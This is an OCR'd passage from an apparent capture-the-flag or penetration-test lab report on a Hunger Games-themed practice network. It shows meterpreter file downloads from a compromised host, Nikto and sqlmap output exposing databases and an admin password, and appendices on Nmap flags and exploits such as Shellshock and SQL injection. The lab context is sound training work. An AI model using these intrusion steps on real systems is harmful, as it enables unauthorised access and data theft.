
Downloading the TranscodeWallpaper.jpg to view the image.

```
meterpreter > download TranscodedWallpaper.jpg
[*] Downloading: TranscodedWallpaper.jpg → /home/kali/Desktop/TranscodedWallpaper.jpg
[*] Downloaded 89.02 KiB of 89.02 KiB (100.0%): TranscodedWallpaper.jpg → /home/kali/Desktop/TranscodedWallpaper.jpg
[*] Completed  : TranscodedWallpaper.jpg → /home/kali/Desktop/TranscodedWallpaper.jpg
meterpreter >
```



Flag 3:
Location**: C:\Users\Coriolanus\Pictures**


```
meterpreter > cd Pictures
meterpreter > dir
Listing: C:\Users\Coriolanus\Pictures
=====================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  708290  fil   2024-04-02 15:13:26 +1000  Wallpaper.png
100666/rw-rw-rw-  504     fil   2024-04-02 15:01:53 +1000  desktop.ini

meterpreter > download Wallpaper.png
[*] Downloading: Wallpaper.png → /home/kali/Desktop/Wallpaper.png
[*] Downloaded 691.69 KiB of 691.69 KiB (100.0%): Wallpaper.png → /home/kali/Desktop/Wallpaper.png
[*] Completed  : Wallpaper.png → /home/kali/Desktop/Wallpaper.png
```



Flag 4
Location: C:\Users\Public\Pictures


```
meterpreter > download trump-tower-holiday-2018-01.jpg
[*] Downloading: trump-tower-holiday-2018-01.jpg → /home/kali/Desktop/trump-tower-holiday-2018-01.jpg
[*] Downloaded 194.82 KiB of 194.82 KiB (100.0%): trump-tower-holiday-2018-01.jpg → /home/kali/Desktop/trump-tower-holiday-2018-01.jpg
[*] Completed  : trump-tower-holiday-2018-01.jpg → /home/kali/Desktop/trump-tower-holiday-2018-01.jpg
meterpreter > cd ..
```

Flag 5: Exploring the registries there was a flag there.




4. 192.168.34.161


Using below command we can perform DNS Zone transfer




Now we have to add the hosts to Sudo nano /etc/hosts to access them in browser.



```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
192.168.34.161  district1.songbirds.snakes
192.168.34.161  district12.songbirds.snakes
192.168.34.161  district2.songbirds.snakes
192.168.34.161  district5.songbirds.snakes
192.168.34.161  district6.songbirds.snakes
192.168.34.161  district8.songbirds.snakes
192.168.34.161  district9.songbirds.snakes
192.168.34.161  ns.songbirds.snakes
172.18.55.69    theacademy.songbirds.snakes
192.168.34.241  thearena.songbirds.snakes
192.168.34.52   thecapital.songbirds.snakes
192.168.34.251  thehangingtree.songbirds.snakes
192.168.34.161  helaboratory.songbirds.snakes
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```






Flag 2:
Nikto scan for host 192.168.34.161


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h 192.168.34.251
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.34.251
+ Target Hostname:    192.168.34.251
+ Target Port:        80
+ Start Time:         2024-05-21 23:46:17 (GMT10)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 5a0, size: 615395841baa0, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-05-21 23:46:28 (GMT10) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

There is a mysql database which is managed by phpMyAdmin


As we found the password for this using SQLmap we can enter it and confirm our flag details.




By checking the databaseswe found the following flag



There is a vulnerable version of CMS Opendocman v1.2.7 on the login page.



The following command can be used to locate the username and password database using sqlmap:



Databases Discoverd:

```
[21:37:47] [INFO] retrieved: information_schema
[21:38:51] [INFO] retrieved: cdcol
[21:39:09] [INFO] retrieved: mysql
[21:39:27] [INFO] retrieved: opendocman
[21:40:03] [INFO] retrieved: password_vault
[21:40:58] [INFO] retrieved: performance_schema
[21:42:00] [INFO] retrieved: phpmyadmin
[21:42:37] [INFO] retrieved: test
[21:42:53] [INFO] retrieved: wordpressdb
available databases [9]:
[*] cdcol
[*] information_schema
[*] mysql
[*] opendocman
[*] password_vault
[*] performance_schema
[*] phpmyadmin
[*] test
[*] wordpressdb
```

password	username
FLG24 - The statue of Lady Justice seen in the Capitol holds two swords instead of a sword and scales.	flag
hungergames	admin

Appendix B -- Port information

1. Port 21: FTP sends control commands on this port by default. It handles the file transfer procedure and creates a connection between the client and the server.
2. Port 22: The SSH protocol uses port 22 by default to create a secure connection between the client and the server.
3. Port 53: The Domain Name System (DNS) is mainly connected to this port. A vital part of the internet's architecture, DNS converts human-readable domain names into IP addresses that machines on the network may use to identify one another.
4. Port 80: When sending web pages and other web resources from a web server to a client, usually a web browser, HTTP uses this port by default.
5. Port 443: HTTPS uses port 443 by default to enable secure communication between a web server and a client, such as a web browser.
6. Port 445: This port is mostly related to the Server Message Block (SMB) protocol, which network nodes can use to share access to files, printers, and serial ports.
7. Port 3128: Web proxy servers often use TCP port 3128. A proxy server represents clients when they need to access network resources. The client sends queries via the proxy server rather than establishing a direct connection to the resource. The results of the requests may or may not be fulfilled by the proxy server and sent back to the client.
8. Port 8080: This port is frequently used as a substitute for HTTP services. Web servers, proxy servers, and other web-related apps that need an extra or different HTTP port frequently use it.

Appendix C – Nmap scan options

1. -sC: employs a default collection of scripts to carry out a script scan. This scan is part of the -A (aggressive scan) option and is performed with a port scan.

2. -sV: activates version detection, which permits the gathering of port-related data, including the version number, the hostname, the operating system, and the type of service.
3. The port scanning option -p-: overrides the default and indicates which ports to search.
4. -sS: To find open ports without starting a full TCP connection, reducing the likelihood that the target system would notice and log it. This scan type is faster and stealthier because it merely sends the initial SYN packet and waits for a response.
5. -Pn: This option ensures Nmap scans every target given, even if the targets do not receive host discovery probes. It is handy when the target network prevents ping requests or other discovery probes.
6. -oN: This option instructs Nmap to save the scan findings to a designated file in a format that humans can read. The terminal's default format is the same as the -oN output format.
To capture scan results for analysis, documentation, or review later.
7. -sn: No Port Scanning: Nmap will not try to find open ports on the target hosts when the -sn option is used. It is just concerned with locating live hosts.
8. -T: Modifies the scan's timing; templates comprise T0 (paranoid) to T5 (crazy).
T4 strikes a decent mix of accuracy and quickness. 9. -
A: With this option, a thorough scan that includes OS, version, script, and traceroute detectio n is enabled. It is employed to obtain comprehensive data regarding the intended system.

Appendix D – Software/Exploit Database

1. Wolf CMS:

A vulnerability was discovered in the content management system (CMS) Wolf CMS that per mits arbitrary file uploads and execution. This
vulnerability allows malicious files, like PHP scripts, to be uploaded to the server and run, giving the attackers control over the web application and the underlying server.
Usually, inadequate file upload validation and sanitisation are the cause of the vulnerability. Attackers can use this to upload executable files that can carry out harmful
tasks when run on the server.

2. Shellshock Exploit: Shellshock is a security flaw in the Unix Bash shell, sometimes called the Bashdoor vulnerability. It enables attackers to use carefully constructed environment variables to run arbitrary instructions on a susceptible system. It impacts Linux and macOS, among other Unix-based platforms. By inserting malicious instructions into environment variables utilised by services that invoke Bash, attackers take advantage of Shellshock. SSH, DHCP clients, and web servers with CGI scripts running on them are common vectors. Web servers utilising Bash for request processing are fragile points for CGI scripts. Here's an illustration of how to use an HTTP request to attack Shellshock.

3. Gobuster: A command-line utility called Gobuster is used to brute-force URLs (directories and files) in DNS subdomains, virtual hostnames, and web servers. Searches are made on a web server to find hidden files and folders.

4. Metasploit: Developed, tested, and deployed against a remote target, Metasploit is an all-inclusive exploitation framework. Its extensive library of payloads, exploits, and auxiliary modules makes vulnerability analysis and penetration testing easier.
Applications and systems with known vulnerabilities can be exploited with Metasploit.
It provides various tools for post-exploitation tasks, including persistence, data exfiltration, and privilege escalation.

The page https://www.sevenlayers.com/index.php/125-exploiting-shellshock20 is cited. **5.**
5. DirBuster: The multi-threaded programme DirBuster aims to brute-force file names and directories on web and application servers. It assists in locating hidden files and directories that are not accessible with standard web browsing. Look for hidden files and folders on a web server using wordlists.
6. DNS Zone Transfer: A DNS zone transfer is the replication of a DNS zone's contents from a primary DNS server to a secondary DNS server. Unauthorised zone transfers may reveal intricate details about the domain hierarchy.
7. Burpsuite: An integrated platform called Burp Suite tests web apps for security. It has automated scanning, many web vulnerability testing features, and tools for intercepting and altering HTTP requests.
8. SQL Injection: A code injection technique called SQL Injection inserts malicious SQL statements into an input field so the backend database may execute them, taking advantage of a flaw in the application's functionality. Use SQL instructions to insert data into the database or get around authentication.
9. Nikto: Nikto is an open-source web server scanner that checks web servers for various issues, such as outdated versions, over 6,700 potentially harmful files and programmes, and specific issues. It is employed in Web Server Scanning to find security holes and incorrect web server setups.
10. Nessus: Nessus is a proprietary vulnerability scanner that thoroughly scans servers, network devices, and apps for security flaws. It assists in locating security holes, incorrect setups, and noncompliance problems on different systems.

Appendix F – Network Map (Diagram)